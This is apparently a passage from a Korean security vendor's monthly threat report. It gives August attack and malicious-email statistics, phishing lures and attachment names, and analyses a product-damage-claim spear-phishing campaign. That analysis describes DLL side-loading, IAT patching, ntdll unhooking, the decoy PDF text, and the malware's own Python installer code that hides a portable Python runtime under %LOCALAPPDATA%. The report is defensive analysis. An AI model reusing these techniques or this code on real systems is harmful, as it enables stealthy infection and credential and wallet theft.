평일 평균은 672 건, 주말 평균은 292 건으로 약 2.3배의 격차가 확인되었습니다. 또한 8월 15일부터 17일까지는 279 건, 302 건, 289 건으로 사흘 연속 310 건 미만을 기록했는데, 이는 광복절이 토요일과 겹치면서 17일 월요일이 대체공휴일로 지정된 영향으로 분석됩니다.


이러한 패턴은 주말과 공휴일에 임직원의 PC 사용 및 업무 활동이 줄어드는 기업 환경의 특성이 반영된 결과로 분석됩니다. 다만 월초 첫 주 평일 평균이 597 건이었던 것과 달리 둘째 주 이후에는 683~711 건 수준으로 올라서며 월 후반으로 갈수록 공격 시도가 증가하는 흐름이 확인되었습니다. 아울러 주휴일 기간에도 평균 290 건 이상의 공격 시도가 지속해서 식별되므로 24 시간 상시 모니터링 체계 유지가 요구됩니다.




5. 악성 이메일 통계

이메일 유입량

8 월 이메일 유입량은 총 1190 건이고 그중 악성은 158 건으로 13.28%의 비율을 보였습니다. 악성 이메일의 경우 전월(7 월) 216 건 대비 158 건으로 58 건이 감소했습니다..




일일 유입량은 하루 최저 11 건(악성 0 건)에서 최대 81 건(악성 14 건)으로 일별 편차를 확인할 수 있습니다.




이메일 유형

악성 이메일을 유형별로 살펴보면 158 건 중 Attach-Malware 형이 66.5%로 가장 많았고 뒤이어 Attach-Phishing 형이 16.5%를 나타냈습니다.



첨부파일 종류

첨부파일은 'CVE-2017-0199'형태가 29.2%로 제일 큰 비중을 차지했고 뒤이어 'Script', 'Phish'가 각각 15.4%, 12.3%의 비중을 차지했습니다.



대표적인 위협 이메일의 제목과 첨부파일명

- Payment Advice - Advice Ref:[GLV410796721] / Priority payment / Customer Ref:[2000000469]
- RFQ / AUGUST /26/ 195
- New Purchase Order 4300004882
- 아부다비 LNG 가스 플랜트 대량 공급 주문서 (PO0002938113)
- ARRIVEL NOTICE ETD 31/08/2026 ETA 04/09/2026
- 신규 제품 주문(PO00360332204082026) 관련 견적 요청
- RFQ-Product Availability Request
- Abu Dhabi Bulk 3rd Qtr Purchase Order form
- FW: September 16, 2025 - 4th Quarter Distribution And Mec global partners asia Employee's Benefit Allocation
- 중요: W-8BEN 서류 업데이트 안내

< 8월 주요 위협 이메일 제목 >

- Payment_advice.rar
- PO0002938113_아부다비_가스 플랜트_주문서 - Copy.xls
- Purchase Order 4300004882.zip
- Arrival Notice.r15
- ORDER_QUOTATION_FORM.rar
- KR-계좌명세서첨부(보안).html
- 2026082015837462_pdf.zip
- Employee Benefits Mec global partners asia.pdf
- #waybilinvoice.html
- PO00360332204082026_Product_List_Request_for_Pricing.xls

< 8월 주요 악성 첨부파일 이름 >

2

최신 악성코드 동향

1. 상품 파손 사칭 메일로 유포되는 다단계 정보탈취 악성코드 주의

국내 정부기관 담당자를 대상으로 상품 파손 클레임을 사칭한 스피어피싱 메일이 확인되었습니다. 해당 메일은 악성코드를 직접 첨부하는 대신 외부 파일 공유 서비스 링크를 통해 압축 파일을 내려받도록 유도하며, 내부에는 정상 서명된 Microsoft Excel 실행 파일과 악성 DLL 파일이 함께 존재합니다. 감염이 완료되면 브라우저 자격 증명과 암호화페 지갑 정보가 공격자 서버로 전송됩니다.

공격 개요

이번 피싱 메일은 온라인 거래 과정에서 흔히 발생하는 상품 파손 분쟁을 소재로 삼았습니다. 공격자는 주문한 제품에서 심각한 손상이 발견되었다고 주장하면서, 개봉 과정과 파손 부위를 촬영한 자료를 준비했으니 확인해 달라고 요청합니다. 파일 용량이 크다는 이유를 들어 첨부 대신 외부 링크를 안내한 점이 특징이며, 이는 메일 게이트웨이의 첨부파일 검사를 우회하려는 구성으로 판단됩니다.


링크에 접속하면 파일 공유 서비스(pixelrain)에 업로드된 압축 파일이 내려받아집니다. 압축을 해제하면 문서로 위장한 실행 파일이 나타나고, 이를 실행하는 순간 다단계에 걸친 감염 절차가 시작됩니다. 각 단계는 서로 다른 방식으로 암호화되어 있으며, 최종적으로 정보탈취 악성코드가 실행되는 구조입니다.

전체 흐름은 [피싱 메일 수신 → 외부 링크 접속 → 압축 파일 다운로드 → 실행 → DLL 사이드로딩 → 파이썬 기반 은닉 설치 → 셸코드 실행 → 정보탈취 악성코드 구동 → 공격자 C2 접속] 순서로 전개됩니다.

공격 흐름

1 단계 - 스피어피싱 메일 수신

메일은 한국어 업무 메일 형식을 갖추고 있으며, 발신자명에 한국식 이름을 사용해 국내 거래처로 보이도록 위장했습니다. 본문에는 파손 상태를 증명할 영상과 사진을 제공하겠다는 내용과 함께 다운로드 링크가 삽입되어 있습니다.



[그림 1] 상품 파손 클레임 사칭 피싱 메일

또한 본문 하단에는 1x1 크기의 추적 픽셀이 삽입되어 있습니다. 추적 픽셀은 발송자가 수신자가 메일을 열었는지, 언제 열었는지를 확인하는 용도로 삽입되는 이미지이며 화면에는 사실상 보이지 않지만, 수신자가 메일을 열어 이미지를 불러오는 순간 해당 이미지가 저장된 서버에 접속 기록이 남게 됩니다.


주목할 부분은 이미지 주소의 구성입니다. 주소에는 캠페인을 구분하는 식별자와 수신자를 구분하는 식별자가 각각 포함되어 있어, 서버는 접속 기록만으로 어느 캠페인의 어느 수신자가 메일을 열었는지 구분할 수 있습니다.

*** 추적 픽셀 URL 구조: (/index.php/campaigns/{캠페인 ID}/track-opening/{수신자 ID})**



[그림 2] 피싱 메일 본문에 삽입된 추적 픽셀

동일한 캠페인 식별자는 메일 헤더에서도 확인됩니다. 대량 발송 도구는 수신 측의 스팸 신고를 발송자에게 되돌려 주기 위해 캠페인과 발송 목록을 구분하는 값을 Feedback-ID 헤더에 기록하는데, 여기에 본문 이미지 주소와 동일한 값이 남아 있습니다.




[그림 3] 메일 헤더에 기록된 캠페인 식별자

수신자마다 고유 식별자를 부여하고 열람 여부를 집계하는 구조는 개별 작성된 메일에서는 나타나지 않습니다. 이번 메일이 발송 관리 도구를 통해 배포되었으며, 동일한 내용이 다수의 수신자에게 전달되었을 가능성을 시사하는 부분입니다. 아울러 공격자는 어느 수신자가 메일을 열었는지 파악할 수 있으므로, 반응을 보인 대상을 추려 후속 공격을 시도하는 것도 가능합니다.


2 단계 - DLL 사이드로딩(Side-Loading)

사용자가 메일 본문 내 링크를 클릭하게 되면 Full_Unboxing_Process_Inspection_Record_9862_2026.zip 압축파일이 다운로드되며, 압축해제 시 EXE 실행 파일과 DLL 파일이 나타납니다.



[그림 4] 압축 해제 후 내부 파일

Full_Unboxing_Process_Inspection_Record_9862_2026.pdf.exe 파일은 이중 확장자를 사용하여 PDF 파일로 위장하였으며, 실제로는 정상 Excel 실행 파일입니다. 공격자는 악성코드를 직접 만들어 넣는 대신, 신뢰할 수 있는 프로그램을 악용하여 탐지 회피를 노렸습니다.



[그림 5] Full_Unboxing_Process_Inspection_Record_9862_2026.pdf.exe 파일 속성

AppVIsvSubsystems64.dll 파일은 Excel 이 실행될 때 자동으로 불러오는 구성 요소와 동일한 이름을 가진 악성 DLL 파일 입니다. Full_Unboxing_Process_Inspection_Record_9862_2026.pdf.exe 파일이 실행되면 Excel 은 DLL 사이드로딩 기법을 통해 같은 폴더에 있는 이 DLL 파일을 정상 구성 요소로 오인해 메모리에 올리고, 그 순간부터 악성 코드가 정상 프로그램의 권한으로 동작하게 됩니다.

3 단계 - 악성 DLL 의 은닉 동작

메모리에 적재된 DLL 파일은 세 개의 스레드를 생성해 각기 다른 역할을 수행합니다. 첫 번째 스레드는 미끼 문서를 화면에 띄웁니다. DLL 내부 리소스에 저장된 PDF 파일을 %TEMP% 경로에 doc_<PID>.pdf 이름으로 저장하여 웹 브라우저로 여는 방식으로, 사용자가 정상 문서를 열었다고 인식하게 만드는 역할을 합니다.

DAMAGE CLAIM REPORT

Product Received in Severely Damaged Condition

I am submitting this report regarding an order that arrived in a severely damaged condition.

Upon receiving and inspecting the package, I immediately noticed that the condition of the product was significantly worse than expected. The damage is substantial and goes far beyond minor cosmetic issues that could be considered acceptable during shipping.

After a careful inspection, it became clear that the product had suffered serious physical damage. The overall condition raises concerns about the handling, packaging, or transportation process before delivery. As a result, the item does not meet reasonable quality expectations and cannot be considered to have arrived in satisfactory condition.

To support this claim, I have attached photographs and video recordings that clearly document the condition of the item upon receipt. These materials provide a complete and accurate representation of the damage observed during the unpacking and inspection process.

The extent of the damage has caused significant disappointment, as the product received is materially different from what was expected at the time of purchase. Customers should reasonably expect products to arrive in good condition and suitable for their intended use.

Given the severity of the damage, I respectfully request that this case be reviewed promptly and that an appropriate resolution be provided. I would appreciate consideration of one of the following remedies:

- Replacement of the damaged item with a new product in proper condition;
- Full refund of the purchase amount; or
- Any other fair and reasonable solution deemed appropriate by your customer service team.

I believe the attached evidence clearly demonstrates the issue and supports my request for assistance. I kindly ask for a timely response regarding the next steps and the resolution available for this case.

[그림 6] 미끼 문서로 사용된 PDF 파일 화면

두 번째 스레드는 화면에 나타나는 대화상자를 감시합니다. 악성 DLL 파일은 정상 DLL 파일이 제공해야 할 기능을 갖추고 있지 않으므로, Excel은 초기화 과정에서 오류 대화상자를 표시하게 됩니다. 공격자는 이 스레드를 통해 창이 뜨는 즉시 확인 버튼을 눌러 닫도록 처리했습니다.

같은 목적으로 DLL 파일은 실행 직후 Excel의 IAT(Import Address Table)를 조작합니다. 대화상자를 띄우는 함수 세 개의 주소를 아무 동작도 하지 않는 함수로 교체해, 오류 창 자체가 생성되지 않도록 차단하는 방식입니다.

세 번째 스레드가 실제 감염을 진행합니다. 이 스레드는 분석 환경을 확인하는 코드를 반복 실행해 시간을 지연시킨 뒤, 디버거로부터 자신을 숨기는 처리를 수행합니다. 감염 PC의 정상 ntdll.dll을 읽어 메모리 영역을 덮어쓰는데, 이는 보안 제품이 감시를 위해 삽입해 둔 코드를 제거하기 위한 동작입니다.

준비가 끝나면 DLL 파일 뒤쪽에 덧붙여진 약 20MB 크기의 데이터를 꺼내 복호화합니다. 이 데이터는 압축 파일이며, DLL은 이를 %TEMP% 폴더에 Drv<PID^TickCount>.zip 이름으로 저장한 뒤 PowerShell을 숨김 상태로 실행해 압축을 해제합니다. DLL 파일 크기가 20MB를 넘는 이유도 여기에 있습니다.

4 단계 - 파이썬 실행 환경 설치와 지속성 확보

압축 해제된 파일은 대부분 Python 3.11 포터블 배포판으로 공격자는 감염 대상 PC에 파이썬 실행 환경을 통째로 설치한 뒤, 그 위에서 악성 스크립트를 구동하는 방식을 택했습니다. 실행 주체가 정상 파이썬 인터프리터이므로 프로세스 목록만으로는 악성 여부를 판단하기 어렵게 만들었습니다.

AppData > Local > Temp > Drv00624977			
이름	수정된 날짜	유형	크기
macOS	2026-07-29 오후 1:18	파일 폴더	
_asyncio.pyd	2024-04-01 오후 11:32	Python Extension ...	56KB
_bz2.pyd	2024-04-01 오후 11:32	Python Extension ...	80KB
_ctypes.pyd	2024-04-01 오후 11:32	Python Extension ...	106KB
_decimal.pyd	2024-04-01 오후 11:32	Python Extension ...	194KB
_elementtree.pyd	2024-04-01 오후 11:32	Python Extension ...	114KB
_hashlib.pyd	2024-04-01 오후 11:32	Python Extension ...	49KB
_lzma.pyd	2024-04-01 오후 11:32	Python Extension ...	146KB
_msi.pyd	2024-04-01 오후 11:32	Python Extension ...	37KB
_multiprocessing.pyd	2024-04-01 오후 11:32	Python Extension ...	30KB
_overlapped.pyd	2024-04-01 오후 11:32	Python Extension ...	43KB
_queue.pyd	2024-04-01 오후 11:32	Python Extension ...	29KB
_socket.pyd	2024-04-01 오후 11:32	Python Extension ...	68KB
_sqlite3.pyd	2024-04-01 오후 11:32	Python Extension ...	90KB
_ssl.pyd	2024-04-01 오후 11:32	Python Extension ...	154KB
_uuid.pyd	2024-04-01 오후 11:32	Python Extension ...	23KB
_zoneinfo.pyd	2024-04-01 오후 11:32	Python Extension ...	39KB
file.pdf	2026-06-19 오후 2:33	Microsoft Edge P...	3KB
libcrypto-3.dll	2024-04-01 오후 11:32	응용 프로그램 확장	3,419KB
libffi-8.dll	2024-04-01 오후 11:32	응용 프로그램 확장	35KB
libssl-3.dll	2024-04-01 오후 11:32	응용 프로그램 확장	621KB
LICENSE.txt	2024-04-01 오후 11:32	텍스트 문서	37KB
pyexpat.pyd	2024-04-01 오후 11:32	Python Extension ...	170KB
python.cat	2024-04-01 오후 11:32	보안 카탈로그	629KB
python.exe	2024-04-01 오후 11:32	응용 프로그램	100KB
python3.dll	2024-04-01 오후 11:32	응용 프로그램 확장	66KB
python311._pth	2024-04-01 오후 11:33	_PTH 파일	1KB
python311.dll	2024-04-01 오후 11:32	응용 프로그램 확장	4,872KB
python311.zip	2024-04-01 오후 11:33	ALZip ZIP File	4,186KB
pythonw.exe	2024-04-01 오후 11:32	응용 프로그램	98KB
run.py	2025-04-21 오전 8:57	Python File	2KB
select.pyd	2024-04-01 오후 11:32	Python Extension ...	27KB

[그림 7] %TEMP% 경로내 압축 해제된 파일들

압축을 해제한 폴더의 최상위에는 설치를 담당하는 run.py 스크립트가 존재하며, 이 스크립트는 같은 폴더에 있는 macOS 하위 폴더를 %LOCALAPPDATA%\Drivers\macOS\ 경로로 통째로 복사한 뒤, 복사된 위치의 파이썬 인터프리터로 해당 폴더내 동일한 이름의 run.py 스크립트를 실행합니다.

실행 시 CREATE_NO_WINDOW 옵션을 지정하기 때문에 콘솔 창이 화면에 나타나지 않으며, 임시 폴더에서 시작된 실행 흐름은 이 시점에 사용자 프로파일 경로로 옮겨가며, 이후 동작은 모두 복사된 경로에서 이루어집니다.

```

def copy_macOS_folder():
    try:
        base_dir = os.path.dirname(os.path.abspath(__file__))
        source_macOS = os.path.join(base_dir, "macOS")
        if not os.path.exists(source_macOS):
            return None
        dest_root = os.path.join(os.environ["LOCALAPPDATA"], "Drivers")
        os.makedirs(dest_root, exist_ok=True)
        dest_macOS = os.path.join(dest_root, "macOS")
        shutil.copytree(source_macOS, dest_macOS, dirs_exist_ok=True)
        return dest_macOS
    except Exception as e:
        return None

def run_python_in_macOS(dest_macOS):
    try:
        exe = os.path.join(dest_macOS, "python.exe")
        script = os.path.join(dest_macOS, "run.py")
        if not os.path.exists(exe) or not os.path.exists(script):
            return
        cmd = f'"{exe}" "{script}"'
        subprocess.Popen(cmd, shell=True, creationflags=subprocess.CREATE_NO_WINDOW)
    except: pass

